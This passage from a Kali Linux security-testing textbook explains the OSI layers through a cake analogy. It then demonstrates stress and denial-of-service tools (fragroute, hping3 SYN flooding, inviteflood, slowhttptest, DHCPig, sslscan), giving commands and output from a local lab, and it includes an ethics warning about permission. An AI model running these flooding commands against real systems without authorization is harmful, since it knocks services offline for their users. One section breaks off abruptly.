As Donkey in the movie *Shrek* suggests, layers are important. Actually, Shrek says that ogres have layers, and Donkey says cakes have layers, but Shrek likens ogres to onions, and cake is better than onions. Plus, I still hear Eddie Murphy as Donkey saying cakes have layers. None of which is really the point, of course. Except for cake. Cake may be the point—because when we talk about networks and communications between systems, we usually talk about layers. If you think about a seven-layer cake, with thin layers of cake, you may be able to envision the way we think about networks. Plus, in order to envision the best process, you'd need to envision two slices of cake. Two slices of cake have to be better than one slice of cake, right?

Figure 2-3 shows a simple representation of the seven layers of the OSI model and how each layer communicates with the same layer on remote systems. You can imagine that the lines between each of the layers is really icing and maybe jam, just to make it more interesting. Plus, the jam will help the layers adhere to one another since it's sticky. Each layer on every system you are communicating with is exactly the same, so when you are sending a message from one slice of cake to the other slice of cake, it's the same layer that receives it.




Figure 2-3. OSI model showing system-to-system communication

Let's think about it this way. Our first layer at the very bottom is the *physical layer*, so we can think of that as pistachio. Our pistachio (physical) layer is where we connect to the network or, in this case, the plate that the cake sits on. As with cake, nothing is

between the physical layer of the system and the network. You take your network interface and plug a cable into it, connecting it on the other end into a jack. That's all the physical layer. In our cake, the pistachio sits directly on the plate, with nothing between.

Our next layer, which has to pass through icing and jam so the operating system can distinguish between one layer and another, is dulce de leche (think caramel made from milk). This is our *data layer*. The addressing of this layer is done using the media access control (MAC) address. This address includes 3 bytes that belong to the vendor (sometimes referred to as the *organizationally unique identifier*, or OUI). The other 3 bytes, since the entire MAC address is 6 bytes long, are the unique identifier for your network interface. The two components together are the MAC address. Any communication on your local network has to happen at this layer. If I want to talk to you from my dulce de leche to your dulce de leche (because who else would understand dulce de leche but another dulce de leche), I would need to use the MAC address because it's the only address that your network interface and my network interface understand. The address is physically wired into the interface itself, which is why it's sometimes called the physical address. In [Example 2-1](#), you can see a MAC address in the second column from the output of the program *ifconfig*.

#### *Example 2-1. MAC address*

```
ether 52:54:00:11:73:65 txqueuelen 1000 (Ethernet)
```

The next layer we come across, again crossing through our icing and jam to clearly distinguish one from the other, is Nilla wafer (vanilla), and our *network layer*. At the Nilla wafer layer (network), we address using IP addresses. This is also the address that enables us to pass outside our local network. The MAC address never passes outside the local network. The IP address does, though. Since we can communicate with different bakeries, all having cakes designed exactly like ours, using IP addresses, this is the layer that enables routing. It's the routing address that allows us to get directions from one bakery to another by using the IP address. [Example 2-2](#) shows an IP address, which is comprised of 4 bytes, sometimes known as *octets* because they are each 8 bits long. This is a version 4 IP address. Version 6 IP addresses are 16 bytes (128 bits) long. As with the earlier example, this is from the output of *ifconfig*.

#### *Example 2-2. IP address*

```
inet 192.168.86.35 netmask 255.255.255.0 broadcast 192.168.86.255
```

The fourth layer in our cake is the teaberry layer (*transport*). Yes, it's going to be a strangely flavored cake, but stay with me. Plus, if you don't know what teaberry is, you should find it. Teaberry gum is very good. So, the teaberry layer gives us ports. This is another form of addressing. Think about it this way. Once you get to the bak-

ery, you need to know which shelf you are looking for. This is the same sort of thing with ports. Once you have found your bakery with the IP address, you then need to find the shelf in the bakery, which is your port. The port will connect you to a service (program) that is running and has attached itself to that shelf (port). There are well-known ports that particular services run on. These are registered, and while the services (e.g., web server) can bind to a different port and listen on that, the well-known port is common because it's what everyone knows to look for.

At layer five, it becomes challenging, simply because this layer is not always well understood. The fifth layer is strawberry, because we need some fruit in our cake, even if it's just fruit flavoring. This is the *session layer*. The session layer is all about coordinating long-standing communications to make sure everything is synchronized. You can think about it as the session layer making sure that when you and I are eating our slices of cake at the same time (communicating), we are going at the same pace, so we start and finish at the same time. If we need to stop and take a drink of water, the session layer will make sure we do that at the same time. If we want to drink milk rather than water, the session layer will make sure that we are completely in sync so that we can start and finish at the same time and essentially look the same while we are eating. Because it's all about how it looks.

Which brings us to the peanut butter layer, because what's a cake without peanut butter? Especially if we have jam in our cake. This is the *presentation layer*. The presentation layer takes care of making everything look okay and correct. The presentation layer will make sure that there aren't crumbs all over the place, for instance, making sure that what you are putting in your mouth actually looks like cake.

Finally, we have the amaretto layer. This is the *application layer*. Ultimately, this is the layer that sits closest to the eater (user). This takes what comes out of the presentation layer and gets it to the user in a way that it can be consumed as the user expects it to be consumed. One element of the cake analogy here that's important is that when you use your fork to get a mouthful, you cut through the layers from amaretto down to pistachio. That's how you load it onto the fork. When it's consumed, however, it goes into your mouth pistachio end first. This is the same way we send and receive data messages. They are constructed from the application layer down and sent along. When they are received, they are *consumed* from the physical layer up, pulling off the headers at each layer to expose the next layer.

As we are working on network testing, we may be working at different layers of our cake. This is why it's important to understand what each layer is. You need to understand the expectations of each layer so you can determine whether the behavior you are seeing is correct. We will be dealing with testing across multiple layers as we go forward, but generally each tool we will look at will target a specific layer. Network communication is about consuming the entire cake, but sometimes we need to focus our efforts (taste buds) on a specific layer to make sure that it tastes correctly all by

itself, outside the context of the rest of the cake, even if we have to consume the entire cake to get that layer.

## Stress Testing

Some software, and even hardware, has a hard time handling enormous loads. There are many reasons for this. In the case of hardware, such as devices that are purpose built or devices that fall into the category of Internet of Things (IoT), there may be several reasons that it can't survive a lot of traffic. The processor that's built into the network interface could be underpowered because the design of the overall device never expected to see a lot of traffic. The application could be written poorly, and even if it is built into the hardware, a poorly designed application can still cause problems. As a result, it's important for security testers to ensure that the infrastructure systems they are responsible for will not simply fall over when something bad happens.

It may be easy to think of stress testing as flooding attacks. However, there are other ways to stress applications. One way is to send the application unexpected data that it may not know how to handle. There are techniques to specifically handle this sort of attack, so we're going to focus primarily on overwhelming systems here and deal with fuzzing attacks, where we specifically generate bogus data, later. Having said that, though, in some cases network stacks in embedded devices may not be able to handle traffic that doesn't look like it's supposed to. One way of generating this sort of traffic is to use a program called *fragroute*.

The program *fragroute*, written many years ago by Dug Song, takes a series of rules and applies them to any packet that it sees destined to an IP address you specify. Using a tool like *fragroute*, you can really mangle and manipulate packets originating from your system. These packets should be put back together again, since one of the main functions of *fragroute* is to fragment packets into sizes you identify. However, not all systems can handle really badly mangled packets. This may especially be true when the packet fragments are coming in with overlapping segments. With IP packets, the IP identification field binds all fragments together. All fragments with the same IP identification field belong to the same packet. The fragment offset field indicates where the fragment belongs in the overall scheme of the packet. Ideally, you would have something like bytes 0–1200 in one packet fragment and the offset in the second fragment would start at 1201, indicating that it's the next one to be put back together. You may get several more of roughly the same size and the network stack on the receiving end puts them all together like squares in a quilt until the quilt is whole.

If, though, we have one fragment that says it starts at 1150, and we assume a transmission unit of 1200, but the next one says it starts at 1201, there is a fragment overlap. The network stack needs to be able to handle that event correctly and not try to put overlapping packets together. In some cases, dealing with this sort of overlapping

behavior has caused systems to crash because they just can't deal with the conflicting information they are receiving. **Example 2-3** shows a configuration file that can be used with *fragroute* to generate potentially problematic traffic.

### Example 2-3. *fragroute* configuration

```
ip_chaff dup 7
ip_frag 64 new
drop random 33
dup random 40
order random
print
```

The first line indicates that IP packets should be interleaved with duplicates. The 7 in that line indicates to set the time to live field at 7 hops. This can cause packets to be dropped in transmission. The second line says to fragment IP packets at a packet size of 64 bytes. The *new* tells *fragroute* to overlap packets by favoring new data rather than old data. 33% of the time, we are going to drop packets. 40% of the time we are going to duplicate random packets. *fragroute* is also going to randomize the order that packets hit the wire, which means nothing will be in the correct sequence, ideally, when it hits the endpoint. Finally, the details are printed, indicating what was done to the packet that was received. In order to use this, we would use *fragroute -f frag.rules 192.168.5.40*. In this example, the name of the rules file is *frag.rules* and 192.168.5.40 is the target to which we want to send garbled traffic. These parameters can be changed to suit your own particular setup.

Using a tool like *fragroute* with a set of rules like this will likely mean nothing useful will end up at the target. However, that's not really the point. The point is to check your target and see how it's handling what it is receiving. Are the packets just being discarded? Is the operating system behaving correctly? This part is essential. Just knocking things over isn't helpful. You need to be able to document the behavior so you can provide some indications of what may need to be done. Documenting your efforts in as detailed a way as possible is important in order to be successful and asked back or retained.



#### **Ethics Warning**

You need to ensure that the systems you are working on—especially when there could be damage or disruption, and just about everything we will be talking about has that potential—are either yours or systems you have permission to be testing. It's unethical at a minimum and likely even illegal to be testing any system you don't own or have permission to be testing. Testing, no matter how simple it may seem to be, always has the potential to cause damage. Get your permission in writing, always!



Once you have the configuration set, you can run *fragroute* on the system where you are originating traffic. If you can use it on a device that is capable of routing, you can manipulate traffic passing from one network to another, but this is generally going to be something to test from a single system. Testing out the fragmentation on my local network, I used the command line in [Example 2-4](#) and received the results that you can see. The testing of the system was done by just issuing ping requests to the target. I could have just easily done testing against another system using traffic like web requests.

*Example 2-4. fragroute output using rules file*

```
root@kali:~# fragroute -f frag.rules 192.168.86.1
fragroute: ip_chaff -> ip_frag -> drop -> dup -> order -> print
192.168.86.227 > 192.168.86.1: icmp: type 8 code 0
192.168.86.227 > 192.168.86.1: icmp: type 77 code 74
192.168.86.227 > 192.168.86.1: icmp: type 8 code 0
192.168.86.227 > 192.168.86.1: icmp: type 90 code 83
192.168.86.227 > 192.168.86.1: icmp: type 8 code 0
192.168.86.227 > 192.168.86.1: icmp: type 90 code 83
192.168.86.227 > 192.168.86.1: icmp: type 102 code 77
192.168.86.227 > 192.168.86.1: icmp: type 102 code 77
192.168.86.227 > 192.168.86.1: icmp: type 8 code 0
Floating point exception
```

The interesting thing we see in this test is the floating-point error. This happened in *fragroute* from just manipulating the traffic. This particular testing appears to have turned up a bug in *fragroute*. The unfortunate thing is that once the floating-point error happened, network communication stopped. I was no longer able to get any network traffic off my Kali box, because of the way *fragroute* works. All traffic is set up to run through *fragroute*, but when the program fails, the hook doesn't get unset. As a result, the operating system is trying to send network communication to something that just isn't there. This is another example of the reason we test. Software can be complex, and especially when underlying libraries have changed, behaviors can also change.

Ultimately, any failure resulting from a stress test is a problem with availability. If the system crashes, no one can get to anything. If the application fails, the service isn't available to users. What you are performing is a denial-of-service attack. As a result, it's important to be careful when performing these sorts of attacks. There are definitely ethical implications, as noted earlier, but there are also very real possibilities to cause damage, including significant outage to customer-facing services. More on that in a moment. A simple way to do stress testing is to use a tool like *hping3*. This fabulous tool can be used to craft packets on the command line. Essentially, you tell *hping3* what you want different fields to be set to, and it will create the packet the way you want.

This is not to say that you need to always specify all of the fields. You can specify what you want, and *hping3* will fill the rest of the fields in the IP and transport headers as normal. *hping3* is capable of flooding by not bothering to wait for any responses or even bothering to use any waiting periods. The tool will send out as much traffic as it can, as fast as it can. You can see the output from the tool in [Example 2-5](#).

*Example 2-5. Using hping3 for flooding*

```
root@rosebud:~# hping3 --flood -S -p 80 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.1 hping statistic ---
75425 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

When I ran this, I was connected to my Kali system remotely. As soon as I started it up, I tried to kill it because I had the output I was looking for. However, the system was cramming packets down the wire (and getting responses) as fast as it could. This made it hard to get the Ctrl-C I was trying to send to my Kali system, meaning *hping3* wasn't dying—it was just merrily sending a lot of packets out into the network (fortunately, I used my local network to test on, rather than trying to test someone else's system). The operating system and network were otherwise engaged, so there was no response for a long period of time. In [Example 2-5](#), I am using *hping3* to send SYN messages to port 80. This is a SYN flood. In this example, I'm not only testing the ability of the system to handle the flood at the network stack (operating system) with just the capability of the hardware and operating system to respond to the traffic, but also testing the transport layer.

The operating system has to hold out a small chunk of memory with Transport Control Protocol (TCP) connections. Years ago, the number of slots available for these initial messages, called *half-open connections*, wasn't very large. The expectation was that the connecting system was well-behaved and it would complete the connection, at which point it was up to the application to manage. Once the number of slots available to take half-open connections is exhausted, no new connections, including connections from legitimate clients, will be accepted. These days, most systems are far more capable of handling SYN floods. The operating system will just handle these inbound, half-open connections and dispose of them using a variety of techniques, including reducing the timeout period during which the connection is allowed to be half-open.

This test uses SYN messages (-S) to port 80 (-p 80). The idea is that we should get a SYN/ACK message back as the second stage of the three-way handshake. I don't have to specify a protocol because that's accomplished by just saying that I want to send a SYN message. TCP is the only protocol that has the SYN message. Finally, I tell

*hping3* that I want it to use flood mode (*--flood*). Other command-line flags will do the same thing by specifying the interleave rate (the amount of time to wait before sending the next message). This way is easier to remember and also pretty explicit.



The program *hping* has been through a few versions, as you can likely guess from the use of the 3 at the end. This tool is commonly available across multiple Linux distributions. You may call the program by *hping* on some systems, while on others, you may need to specify the version number—*hping2* or *hping3*, for instance.

Testing at the lower layers of the network stack using tools like *hping3* can lead to turning up issues on systems, especially on more fragile devices. Looking higher up in the network stack, though, Kali Linux has numerous tools that will tackle different services. When you think about the internet, what service springs to mind first? Spotify? Facebook? Twitter? Instagram? All of these are offered over HTTP, so you're interacting, often, with a web server. Not surprisingly, we can take on testing web servers. This is different from the application running on the web server, which is a different thing altogether and something we'll take on much later. In the meantime, we want to make sure that web servers themselves will stay up.

Although Kali comes with tests for other protocols including the Session Initiation Protocol (SIP) and the Real-time Transport Protocol (RTP), both used for Voice over IP (VoIP). SIP uses a set of HTTP-like protocol commands to interact between servers and endpoints. When an endpoint wants to initiate a call, it sends an INVITE request. In order to get the INVITE to the recipient, it will need to be sent through multiple servers or proxies. Since VoIP is a mission-critical application in enterprises that use it, it can be essential to determine whether the devices in the network are capable of withstanding a large number of requests.

SIP can use either TCP or User Datagram Protocol (UDP) as a transport, though earlier versions of the protocol favored UDP as the transport protocol. As a result, some tools, particularly if they are older, will lean toward using UDP. Modern implementations not only support TCP but also support Transport Layer Security (TLS) to ensure the headers can't be read. Keep in mind that SIP is based on HTTP, which means all the headers and other information are text-based, unlike H.323, another VoIP protocol, which is binary and can't generally be read visually without something to do a protocol decode. The tool *inviteflood* uses UDP as the transport protocol, without the ability to switch to TCP. This does, though, have the benefit of allowing the flood to happen faster because there is no time waiting for the connection to be established. In [Example 2-6](#), you can see a run of *inviteflood*.

### Example 2-6. SIP invite flood

```
root@rosebud:~# inviteflood eth0 kilroy dummy.com 192.168.86.238 150000
```

```
inviteflood - Version 2.0  
             June 09, 2006
```

```
source IPv4 addr:port = 192.168.86.35:9  
dest   IPv4 addr:port = 192.168.86.238:5060  
targeted UA           = kilroy@dummy.com
```

```
Flooding destination with 150000 packets  
sent: 150000
```

We can break down what is happening on the command line. First, we specify the interface that *inviteflood* is supposed to use to send the messages out. Next, is the username. Since SIP is a VoIP protocol, it's possible that this may be a number, like a phone number. In this case, I am targeting a SIP server that was configured with usernames. Following the username is the domain for the username. This may be an IP address, depending on how the target server is configured. If you don't know the domain for the users, you could try using the IP address of the target system. In that case, you'd have the same value twice, since the target is the next value on the command line. At the end is the number of requests to send. That 150,000 requests took seconds to send off, meaning that the server was capable of supporting a large volume of requests per second.

Before moving on to other matters, we need to talk about IPv6. While it isn't yet commonly used as a network protocol across the internet, meaning I couldn't send IPv6 traffic from my system to, say, Google's website, the time will come when that should be possible. I mention Google in particular because Google publishes an IPv6 address through its Domain Name System (DNS) servers. Beyond being able to send IPv6 through the internet, though, is the fact that some enterprises are using IPv6 today to carry traffic within their own enclaves. However, even though IPv6 is more than 20 years old, it has not had the same run-in time that IPv4 has had—and it took decades to chase some of the most egregious bugs out of various IPv4 implementations. This is all to say that in spite of the time that operating system vendors like Microsoft and the Linux team have put into development and testing, more real-world testing across a wide variety of devices is still needed to be comprehensive.

This is all to say that Kali includes IPv6 testing tool suites. There are two of them, and each suite has a good-sized collection of tools because in the end, IPv6 includes more than just changes to addressing. A complete implementation of IPv6 includes addressing, host configuration, security, multicasting, large datagrams, router processing, and a few other differences. Since these are different functional areas, multiple scripts are necessary to handle those areas.

The way IPv6 behaves on the local network has changed. Instead of the Address Resolution Protocol (ARP) being used to identify neighbors on the local network, IPv6 replaces and enhances that functionality through new Internet Control Message Protocol (ICMP) messages. Coming with IPv6 is the Neighbor Discovery Protocol, which is used to help a system connecting to the network by providing details about the local network. ICMPv6 has been enhanced with the Router Solicitation and Router Advertisement messages as well as the Neighbor Solicitation and Neighbor Advertisement messages. These four messages help a system to get situated on a network with all the relevant information needed, including the local gateway and domain name servers used on that network.

We will be able to test some of these features to determine how a system might perform under load but also by manipulating the messages in ways that may cause the target system to misbehave. The tools *na6*, *ns6*, *ra6*, and *rs6* all focus on sending arbitrary messages to the network by using the different ICMPv6 messages indicated previously. Whereas most systems will provide reasonable information to the network, to the best of their knowledge and configuration, these tools allow us to inject potentially broken messages out to the network to see how systems behave with such messages. In addition to those programs, the suite provides *tcp6*, which can be used to send arbitrary TCP messages out to the network, allowing the possibility of TCP-based attacks.

No matter what sort of stress testing you are doing, it's important to keep as many notes as possible so you can provide detailed information as to what was going on when a failure occurred. Monitoring and logging are important here.

## Denial-of-Service Tools

Denial of service is not the same as stress testing. The objective may be different when it comes to the two sets of tools being used. Stress testing is commonly done by development tools to be able to provide performance metrics. It is used to determine the functionality of a program or system under stress—whether it's the stress of volume or the stress of malformed messages. There is a fine line, though. In some cases, stress testing will cause a failure of the application or the operating system. This will result in a denial-of-service attack. However, stress testing may also just lead to CPU or memory spikes. These are also valuable findings, since this would be an opportunity to improve the programming. CPU or memory spikes are bugs, and bugs should be eradicated. What we are looking at in this section will be programs that are specifically developed for the purpose of knocking over services.

### Slowloris attack

Much like the SYN flood that intends to fill up the partial connection queue, there are attacks that will do similar things to a web server. Applications don't necessarily have

unlimited resources at their disposal. Often there are caps on the connections the application server will take on. This depends on how the application is designed, and not all web servers are susceptible to these attacks. One thing to note here is that embedded devices often have limited resources when it comes to their memory and processor. Think about any device that has a web server for remote management—your wireless access point, your cable modem/router, a printer. These devices have web servers to make management easier, but the primary purpose of these devices isn't to provide web services; it's to act as a wireless access point, a cable modem/router, or a printer. The resources for these devices will be primarily applied to the device's intended function.

These devices are one place to use this sort of testing, because they simply won't expect a lot of connections. This means that an attack such as Slowloris may be able to take these servers offline, denying service to anyone else who may try to connect. The Slowloris attack is designed to hold a lot of connections open to a web server. The difference between this attack and a flooding attack is this is a slow play attack. It's not a flood. Instead, the attack tool holds the connection open by sending small amounts of data over a long period of time. The server will maintain these connections as long as the attack tool continues to send even small amounts of data partial requests that never quite get completed.

Slowloris is not the only type of attack that goes after web servers, though. In recent years, there have been a few vulnerabilities that go after web servers. Another one is Apache Killer, which sends bytes in chunks that overlap. The web server, in trying to put the chunks together, eventually runs out of memory trying to make it work correctly. This was a vulnerability found in both the 1.x and 2.x versions of Apache.

One program that Kali has available is *slowhttptest*. Using *slowhttptest*, you can launch one of four HTTP attacks at your target. The first is a slow headers attack, otherwise known as Slowloris (as noted previously). The second is a slow body attack, otherwise known as R-U-Dead-Yet. The range attack, known as Apache Killer, is also available, as is a slow read attack. All of these are essentially the reverse of the flooding attacks discussed earlier in that they accomplish the denial of service with a limited number of network messages. In **Example 2-7**, the default slow headers attack (Slowloris) was run against Apache on my Kali box. No traffic has left my system, and you can see that after the 26th second, the test ended with no connections left available. Of course, this was a simply configured web server with very few threads configured. A web application with multiple web servers available to manage load would survive considerably longer, if they were available at all.

#### *Example 2-7. slowhttp output*

```
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
```

```

test type:                SLOW HEADERS
number of connections:    50
URL:                     http://192.168.86.35/
verb:                     GET
Content-Length header value: 4096
follow up data max size:  68
interval between follow up data: 10 seconds
connections per seconds:  50
probe connection timeout: 5 seconds
test duration:            240 seconds
using proxy:              no proxy
Thu Nov 23 19:53:52 2017:
slow HTTP test status on 25th second:

initializing:            0
pending:                 0
connected:               30
error:                   0
closed:                  20
service available:      YES
Thu Nov 23 19:53:54 2017:
Test ended on 26th second
Exit status: No open connections left

```

The Apache server targeted here uses multiple child processes and multiple threads to handle requests. Caps are set in the Apache configuration: the default here is 2 servers, a thread limit of 64, 25 threads per child, and a maximum of 150 request workers. As soon as the number of connections available was maxed out by *slow-httptest*, the number of Apache processes was 54 on this system. That would be 53 child processes and a master or parent process. To handle the number of connections required for the requests being made, Apache spawned multiple children and would have had multiple threads per child. That's a lot of processes that have been started up. Considering that the Apache server that was running was completely up-to-date at the time of this writing, it seems clear that these types of attacks can be successful, in spite of how many years they have been around. Of course, as noted earlier, that entirely depends on the architecture of the site under test.

### SSL-based stress testing

Another resource-based attack that isn't about bandwidth, but instead is about processor utilization, targets the processing requirements for encryption. For a long time, e-commerce sites have used Secure Sockets Layer (SSL) or Transport Layer Security (TLS) to maintain encryption between the client and the server in order to ensure the privacy of all communication. These days, many servers use SSL/TLS as a matter of course. If you attempt to search at Google, you will see that it is encrypted by default. Similarly, many other large sites, such as Microsoft and Apple, encrypt all traffic by default. If you try to visit the site by using an unencrypted uniform resource





```
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
SSL: error:140770FC:SSL routines:SSL23_GET_SERVER_HELLO:unknown protocol
#0: This does not look like SSL!
```

This *failure* highlights one of the challenges of doing security testing: finding vulnerabilities can be hard. Exploiting known vulnerabilities can also be hard. This is one reason that modern attacks commonly use social engineering to make use of humans and their tendency toward trust and behaviors that can lead to exploitation—often technical vulnerabilities are harder to exploit than manipulating people. This does not mean that these nonhuman issues are not possible given the number of vulnerabilities discovered and announced on a regular basis. See [Bugtraq](#) and the [Common Vulnerabilities and Exposures project](#) for evidence of this.

## DHCP attacks

The Dynamic Host Configuration Protocol (DHCP) has a test program called *DHCPig*, which is another consumption attack, designed to exhaust resources available in a DHCP server. Since the DHCP server hands out IP addresses and other IP configuration, it would be a problem for enterprises if their workers weren't able to obtain addresses. While it's not uncommon for the DHCP server to hand out addresses with long leases (the period of time a client can use the address without having to renew it) a lot of DHCP servers have short lease times. A short lease time is important when everyone is mobile. As users come on and off the network regularly, sometimes staying for short periods of time, having clients hang onto leases can also consume those resources. What this means, though, is that when clients have short leases, a tool like *DHCPig* can grab expiring leases before the client can get them, leaving the clients out in the cold without an address and unable to do anything on the network. Running *DHCPig* is as simple as running the Python script *pig.py* and specifying the interface that is on the network you want to test against.

## Encryption Testing

We've had the ability to encrypt traffic over internet connections for over 20 years now. Encryption, like so much else that's information security related, is a moving target. When the first version of SSL was released by Netscape in 1995, one version had already been discarded because of identified problems with it. The second version didn't last long before identified problems with it forced a third version, released the following year in 1996. Both SSLv2 and SSLv3 were both determined to be prohibited as a result of the problems with the way they handle encryption.

Network traffic that is encrypted follows a process that is not as simple as just taking a message, encrypting it, and sending it along, though that's a part of the overall process. Encryption relies on keys. The most sensitive part of any encryption process is

always the key. A message that is encrypted is valuable only if it can be decrypted, of course. If I were to send you an encrypted message, you would need the key to be able to decrypt it. This is where the challenge starts to come in.

There are two means of handling keys. The first is *asymmetric encryption*. This is where there are two keys, one for encryption and one for decryption. You may also hear this referred to as *public key encryption*. The idea is that everyone has two keys—a public key and a private key. The public key is something everyone can have. In fact, it works only if everyone has the ability to access everyone else's public key. Encrypting a message using a public key means that the message can be decrypted only by using the private key. The two keys are mathematically related and based on calculations using large numbers. This all seems like a reasonable approach, right? The problem with asymmetric encryption is that it is computationally hard.

This leads us to *symmetric encryption*. With symmetric encryption, as you may have guessed, we have a single key. The same key encrypts and decrypts. Symmetric key encryption is computationally easier. However, symmetric key encryption has two problems. The first is that the longer a symmetric key is used, the more vulnerable to attack it is. This is because an attacker can gather a large volume of ciphertext (the result of feeding plain text into an encryption algorithm) and start performing analysis on it in the hopes of deriving the key. Once the key has been identified, any traffic encrypted with that key can be easily decrypted.

The second and more important problem is that after we have a key, how do we both get it? This works, after all, only if both of us have the key. So, how do we both have the key if we are not physically proximate? And if we are physically proximate, do we need to encrypt messages between us? We could have met at some point and shared the key, but that means that we are stuck using the key until we meet again and can create a new key so we both have it. The longer we use the same key without meeting again brings us to problem #1 noted previously.

As it turns out, two mathematicians solved this problem, though they were not the first. They were just the first who could publish their work. Whitfield Diffie and Martin Hellman came up with the idea of having both sides independently derive the key. Essentially, we both start with a value that is shared. This can be safely shared unencrypted because it's what happens to it after that matters. We both take this initial value and apply a secret value using a mathematical formula that we both know. Again, it doesn't matter whether this is public because it's the secret value that matters. We share each other's result from our individual computations and then reapply our secret values to the other's result. In this way, we will have both gone through the same mathematical process from a single starting point, so we will both have the same key in the end.

The reason for going through all of this is that in practice, all of these mechanisms are used. The Diffie-Hellman key exchanged is used along with public-key cryptography

to derive a session key, which is a symmetric key. This means that the session uses a less computationally intensive key and algorithm to do the heavy lifting of encrypting and decrypting the bulk of the communication between the server and the client.

As noted earlier, SSL is no longer used as the cryptographic protocol. Instead, TLS is the current protocol used. It has been through a few versions itself, again demonstrating the challenges of encryption. The current version is 1.2, while 1.3 is in draft stage at the moment. Each version introduces fixes and updates based on continuing research in breaking the protocol.

One way to determine whether a server you are testing is using outdated protocols is to use a tool like *sslsca*n. This program probes the server to identify what encryption algorithms are in use. This is easy to determine, because as part of the handshake with the server, it will provide a list of ciphers that are supported for the client to select from. So, all *sslsca*n needs to do is initiate an encrypted session with the server to get all the information needed. **Example 2-9** shows the results of testing an Apache server with encryption configured.

*Example 2-9. Running *sslsca*n against local system*

```
root@rosebud:~# sslscan 192.168.86.35
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Testing SSL server 192.168.86.35 on port 443 using SNI name 192.168.86.35

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits DHE-RSA-AES256-GCM-SHA384 DHE 2048 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-GCM-SHA256 DHE 2048 bits
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits DHE-RSA-AES256-SHA256 DHE 2048 bits
Accepted TLSv1.2 256 bits DHE-RSA-AES256-SHA DHE 2048 bits
```

Preferred	TLSv1.1	256 bits	ECDHE-RSA-AES256-SHA	Curve P-256	DHE 256
Accepted	TLSv1.1	256 bits	DHE-RSA-AES256-SHA	DHE	2048 bits
Preferred	TLSv1.0	256 bits	ECDHE-RSA-AES256-SHA	Curve P-256	DHE 256
Accepted	TLSv1.0	256 bits	DHE-RSA-AES256-SHA	DHE	2048 bits

#### SSL Certificate:

Signature Algorithm: sha256WithRSAEncryption  
 RSA Key Strength: 2048

Subject: rosebud  
 Issuer: rosebud

Not valid before: Nov 24 14:58:32 2017 GMT  
 Not valid after: Nov 22 14:58:32 2027 GMT

*sslsca*n will determine whether the server is vulnerable to Heartbleed, a vulnerability that was identified and that targeted server/client encryption, leading to the exposure of keys to malicious users. Most important, though, *sslsca*n will give us the list of ciphers supported. In the list, you will see multiple columns with information that may not mean a lot to you. The first column is easily readable. It indicates whether the protocol and cipher suite are accepted and whether they are preferred. You will note that each of the versions of TLS has its own preferred cipher suite. The second column is the protocol and version. SSL is not enabled on this server at all, as a result of support for SSL having been removed from the underlying libraries. The next column is the key strength.



Key sizes can't be compared except within the same algorithm. Rivest-Shamir-Adleman (RSA) is an asymmetric encryption algorithm and has key sizes that are multiples of 1,024. AES is a symmetric encryption algorithm and has key sizes of 128 and 256. That doesn't mean that RSA is orders of magnitude stronger than AES, because they use the key in different ways. Even comparing algorithms that are the same type (asymmetric versus symmetric) is misleading because the algorithms will use the keys in entirely different ways.

The next column is the cipher suite. You will note that it's called a *cipher suite* because it takes into account multiple algorithms that have different purposes. Let's take this listing as an example: DHE-RSA-AES256-SHA256. The first part, DHE, indicates that we are using Ephemeral Diffie-Hellman for key exchange. The second part is RSA, which stands for Rivest-Shamir-Adleman, the three men who developed the algorithm. RSA is an asymmetric-key algorithm. This is used to authenticate the parties, since the keys are stored in certificates that also include identification information about the server. If the client also has a certificate, there can be mutual authentication. Otherwise, the client can authenticate the server based on the hostname the client intended to go to and the hostname that is listed in the certificate. Asymmetric

encryption is also used to encrypt keys that are being sent between the client and the server.



I am using the words *client* and *server* a lot through the course of this discussion, and it's useful for you to understand what these words mean. In any conversation over a network, there is always a client and a server. This does not mean that the server is an actual server sitting in a data center. What it means is that there is a service that is being consumed. The client is always the side originating the conversation, and the server is always the one responding. That makes it easy to “see” the two parties—who originated and who responded to the origination.

